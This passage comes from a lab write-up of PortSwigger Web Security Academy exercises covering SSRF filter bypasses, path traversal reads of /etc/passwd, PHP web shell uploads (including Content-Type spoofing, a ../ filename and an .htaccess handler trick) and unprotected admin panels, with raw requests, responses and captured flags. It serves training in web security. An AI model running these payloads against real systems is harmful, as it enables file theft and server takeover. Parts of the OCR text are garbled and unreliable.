6 Sec-Ch-Ua-Mobile: ?0	
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.85 Safari/537.36	
8 Sec-Ch-Ua-Platform: "macOS"	

```

17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=http://192.168.0.83:8080/admin/delete?username=carlos

```

Lab 3 : SSRF with blacklist-based input filter

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at <http://localhost/admin> and delete the user carlos.

The developer has deployed two weak anti-SSRF defenses that you will need to bypass.


Steps: SSRF with blacklist-based input filter

- Navigated to the stock checker feature, which uses a stockApi parameter to fetch stock data from a given URL.
- Intercepted the stock request using Burp Suite and sent it to Repeater.
- Attempted to access the internal admin panel using:

<http://127.0.0.1/admin> => Request blocked due to blacklist

- Bypass the Filter – Use alternative IP formats:
 - Shortened IPv4 (127.1)
 -
 - Decimal/Hex/Octal IPs (2130706433, 0x7f000001, 0177.0.0.1)
 -
 - Domain Tricks (localtest.me, 127.0.0.1.nip.io)
- Bypassed the blacklist successfully using one of the techniques.
- alternative IP formats the SSRF to access the internal endpoint and delete the carlos user.
- Verified that the user was deleted by checking the user list or success message.


```
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=http://127.0.0.1:8080
```



Response

Pretty Raw Hex Render \n ⌂

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 51
5
6 "External stock check blocked for security reasons"
```



Path traversal :

What is path traversal?

Path traversal is also known as **directory traversal**. These vulnerabilities enable an attacker to read arbitrary files on the server that is running an application. This might include:

- Application code and data.
- Credentials for back-end systems.
- Sensitive operating system files.


In some cases, an attacker might be able to write to arbitrary files on the server, allowing them to modify application data or behavior, and ultimately take full control of the server.

Now we will talk about some labs(on portswigger) :

Lab 1 : (File path traversal, simple case)

This lab contains a path traversal vulnerability in the display of product images.

To solve the lab, retrieve the contents of the /etc/passwd file.



The screenshot shows the Burp Suite interface in the Request/Response view. The target is set to `https://Oaa...`. The request pane shows the following GET request:

```
1 GET /image?filename=6.jpg HTTP/2
2 Host: Oaae...09b030c820784f09c22000e00e4.web-security-academy.net
3 Cookie: session=Rja6ARfUzYojYm1EyKcgjLW0eLqhRUP
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Oaae...09b030c820784f09c22000e00e4.web-security-academ...
```

The response pane shows the first few lines of the response, which appear to be the contents of the file at the specified path.

Lab 2 : File path traversal, traversal sequences blocked with absolute path bypass

This lab contains a path traversal vulnerability in the display of product images.

The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.

To solve the lab, retrieve the contents of the /etc/passwd file.

The screenshot shows a web debugger interface with two panels: Request and Response.

Request:

```
1 GET /image?filename=/etc/passwd HTTP/2
2 Host: @abc007704e9e06c800ce48c00db0032.web-security-academy.net
3 Cookie: session=JRVhq7r8DsKXZ92KFQgDFhEr3neWipT
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://@abc007704e9e06c800ce48c00db0032.web-security-academ
y.net/product?productId=1
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14
```

Response:

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List
    Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System
    (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 root:x:0:0:root:/root:/bin/bash
```

A red box highlights the response body, which contains the full /etc/passwd file content. A red arrow points from the request URL in the Request panel to the highlighted response body.

Lab 3 : File path traversal, traversal sequences stripped non-recursively

This lab contains a path traversal vulnerability in the display of product images.

The application strips path traversal sequences from the user-supplied filename before using it.

To solve the lab, retrieve the contents of the /etc/passwd file.

The screenshot shows a web proxy interface with two panels: Request and Response.

Request:

```
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0ace0049031576a8810e9d5b00960090.web-security-academy.net
3 Cookie: session=GwRosixfseQfv7SCEzReUtaKmKnjKE
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0ace0049031576a8810e9d5b00960090.web-security-academy.net/product?productId=1
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14
```

Response:

```
1 games:x:5:60:games:/usr/sbin/nologin
2 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
3 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
4 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
5 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
6 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
7 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
8 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
9 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
10 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
11 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
12 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
13 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
14 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
15 peter:x:12001:12001:/home/peter:/bin/bash
16 carlos:x:12002:12002:/home/carlos:/bin/bash
17 user:x:12000:12000:/home/user:/bin/bash
18 elmer:x:12099:12099:/home/elmer:/bin/bash
19 academy:x:10000:10000:/academy:/bin/bash
20 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
21 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
22 systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
23 systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
24 systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
25 mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
26 postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

Lab 4: File path traversal, traversal sequences stripped with superfluous URL-decode

This lab contains a path traversal vulnerability in the display of product images.

The application blocks input containing path traversal sequences. It then performs a URL-decode of the input before using it.

To solve the lab, retrieve the contents of the /etc/passwd file.


The screenshot shows a browser-based debugger interface with two panes: Request and Response.

Request:

```
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0a2f00e1048b7a928836b9f8001f002f.web-security-academy.net
3 Cookie: session=cX59aj0Wdk6Dp2bh0Vlx0YF0FSVsNFE
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a2f00e1048b7a928836b9f8001f002f.web-security-academy.net/product?productId=1
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14
```

Response:

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
0 sync:x:4:65534:sync:/bin:/sync
1 games:x:5:60:games:/usr/games:/usr/sbin/nologin
2 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
3 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
4 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
5 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
6 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
7 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
8 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
9 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
0 list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin
1 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
2 gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
3 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
4 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
5 peter:x:12001:12001::/home/peter:/bin/bash
6 carlos:x:12002:12002::/home/carlos:/bin/bash
7 user:x:12000:12000::/home/user:/bin/bash
8 elmer:x:12099:12099::/home/elmer:/bin/bash
9 academy:x:10000:10000::/academy:/bin/bash
0 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
1 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
```



File upload vulnerabilities :

What are file upload vulnerabilities?

File upload vulnerabilities are when a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents, or size. Failing to properly enforce restrictions on these could mean that even a basic image upload function can be used to upload arbitrary and potentially dangerous files instead. This could even include server-side script files that enable remote code execution.

In some cases, the act of uploading the file is in itself enough to cause damage. Other attacks may involve a follow-up HTTP request for the file, typically to trigger its execution by the server.


Let talk about some labs:

Lab 1: Lab: Remote code execution via web shell upload

This lab contains a vulnerable image upload function. It doesn't perform any validation on the files users upload before storing them on the server's filesystem.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file /home/carlos/secret. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: wiener:peter




A screenshot of a terminal window titled '~/Desktop/virus.php - Mousepad'. The window has a dark theme. The menu bar includes File, Edit, Search, View, Document, and Help. Below the menu is a toolbar with various icons. The main text area contains two lines of code:

```
1<?php echo file_get_contents('/home/carlos/secret'); ?>
2
```

Ivy Account

Your username is: wiener



A screenshot of a web-based profile editor for 'Ivy Account'. The page shows a placeholder for an email address and a green 'Update email' button. Below that is an 'Avatar:' section with a small placeholder image icon. A red arrow points from the text 'our flag =(' to the image input field. The input field has a 'Choose File' button and a message 'No file chosen'. At the bottom is a green 'Upload' button.

our flag =(**rU8eJx30XkaMBpvZtv2M6j1OtOOoTeLe**)

Lab 2: Web shell upload via Content-Type restriction bypass

This lab contains a vulnerable image upload function. It attempts to prevent users from uploading unexpected file types, but relies on checking user-controllable input to verify this.

The screenshot shows the Burp Suite Professional interface. The top menu bar includes Project, Intruder, Repeater, View, Help, Turbo, and Intruder. Below the menu is a toolbar with Dashboard, Target, Proxy, Intruder, Repeater (which is underlined), and Collab. A status bar at the bottom shows the target URL: `Target: https://0a0a00b7038`. The main area has tabs for Request, Response, and Burp Suite. The Request tab is active, displaying a form with fields for 'Pretty', 'Raw' (which is selected), and 'Hex'. The raw request content is as follows:

```
19 urity-academy.net/my-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21
22 -----WebKitFormBoundaryrwjNwfCPaHoxqtv
23 Content-Disposition: form-data; name="avatar";
   filename="virus.php"
24 Content-Type: application/x-php
25
26 <?php echo
   file_get_contents('/home/carlos/secret'); ?>
27
28 -----WebKitFormBoundaryrwjNwfCPaHoxqtv
29 Content-Disposition: form-data; name="user"
30
```

Send Cancel < > Target: https://0a0a00b7038f6a3f8268158a000a002e.web-security-academy.net HTTP/2

Request	Response
<pre>Pretty Raw Hex https://0a0a00b7038f6a3f8268158a000a002e.web-security-academy.net/my-account 19 Accept-Encoding: gzip, deflate 20 Accept-Language: en-US,en;q=0.9 21 22 -----WebKitFormBoundaryrwjNwfCPaHoxqtv 23 Content-Disposition: form-data; name="avatar"; filename="virus.php" 24 Content-Type: image/jpeg 25 26 <?php echo file_get_contents('/home/carlos/secret'); ?> 27 28 -----WebKitFormBoundaryrwjNwfCPaHoxqtv 29 Content-Disposition: form-data; name="user" 30</pre>	<pre>Pretty Raw Hex Render 1 HTTP/2 200 OK 2 Date: Tue, 19 Sep 2023 10:47:04 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Type: text/html; charset=UTF-8 6 X-Frame-Options: SAMEORIGIN 7 Content-Length: 130 8 9 The file avatars/virus.php has been uploaded.<p> « Back to My Account </p></pre>

Flag = (q833hnxtDCo8n82SVodwFVAXkJN9aSJQ)

Lab 3 : Web shell upload via path traversal

This lab contains a vulnerable image upload function. The server is configured to prevent execution of user-supplied files, but this restriction can be bypassed by exploiting a [secondary vulnerability](#).


1-

```
21-----  
22-----WebKitFormBoundarydf6NzBY67JKFKWPe  
23Content-Disposition: form-data; name="avatar";  
filename="virus.php"  
24Content-Type: application/x-php  
25
```

2-

```
--  
22-----WebKitFormBoundarydf6NzBY67JKFKWPe  
23Content-Disposition: form-data; name="avatar";  
filename="../virus.php"  
24Content-Type: application/x-php  
25
```

3-



4-

```
21-----WebKitFormBoundarydf6NzBY67JKFKWPe
22Content-Disposition: form-data; name="avatar";
23filename="%2e%2e%2fvirus.php"
24Content-Type: application/x-php
25
26<?php echo
```

Flag = (t9CY5WGQY4uutUzZKiKiRCJIHqefwEsb)

Lab 4 : Web shell upload via extension blacklist bypass

This lab contains a vulnerable image upload function. Certain file extensions are blacklisted, but this defense can be bypassed due to a fundamental flaw in the configuration of this blacklist.

Pretty	Raw	Hex	Render
1	HTTP/2 200 OK		
2	Date: Tue, 19 Sep 2023 11:12:51 GMT		
3	Server: Apache/2.4.41 (Ubuntu)		
4	Vary: Accept-Encoding		
5	Content-Type: text/html; charset=UTF-8		
6	X-Frame-Options: SAMEORIGIN		
7	Content-Length: 131		
8			

```
0 | Accept-Language: en-US,en;q=0.9
1 |
2 | -----WebKitFormBoundaryGKeT53WNdZSnqr9q
3 | Content-Disposition: form-data; name="avatar"; filename=".htaccess"
4 | Content-Type: text/plain
5 |
6 | AddType application/x-httpd-php .wow
7 |
```


```
?1
?2 -----WebKitFormBoundaryGKeT53WNdZSnqr9q
?3 Content-Disposition: form-data; name="avatar" filename="virus.wow"
?4 Content-Type: application/x-php
?5
?6 <?php echo file_get_contents('/home/carlos/secret'); ?>
?7 |
```

Flag:


KBhwbrSvPcEfdTLIjzUGu3HhnxgVteSO

- **Access control Vulnerabilities**

Lab 1: Unprotected admin functionality




I accessed the robots.txt file at the root of the website. This file is meant to instruct search engine crawlers about which parts of the site should not be indexed. It is publicly accessible, so anyone can view it in a browser. By checking its contents, I discovered the path to the administrator panel (/administrator-panel), which was supposed to be hidden from regular users but was not protected by proper access control.



After finding /administrator-panel from the robots.txt file, I navigated to that URL. The page displayed a list of user accounts, including wiener (my logged-in account) and Carlos. There were “Delete” buttons next to each username. I used the delete function on the Carlos account, which successfully removed it without needing admin privileges, proving that the admin panel lacked proper access control.

Lab 2: Unprotected admin functionality with unpredictable URL



At first, I tried the same approach as in Lab 1 by checking the robots.txt file for the administrator panel path, but this time it did not contain any useful information.

Burp Suite Community Edition v2025.6.5 - Temporary Project

Site map Scope Issues

Request

Pretty	Raw	Hex
1 GET / HTTP/2		
2 Host: 0ad7003803bc0ee81be8517003b00a8.web-security-academy.net		
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/137.36		
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=1		
5 Sec-Fetch-Dest: cross-site		
6 Sec-Fetch-Mode: navigate		
7 Sec-Fetch-Site: none		
8 Sec-Fetch-User: ?1		
9 Sec-GPC: 1		
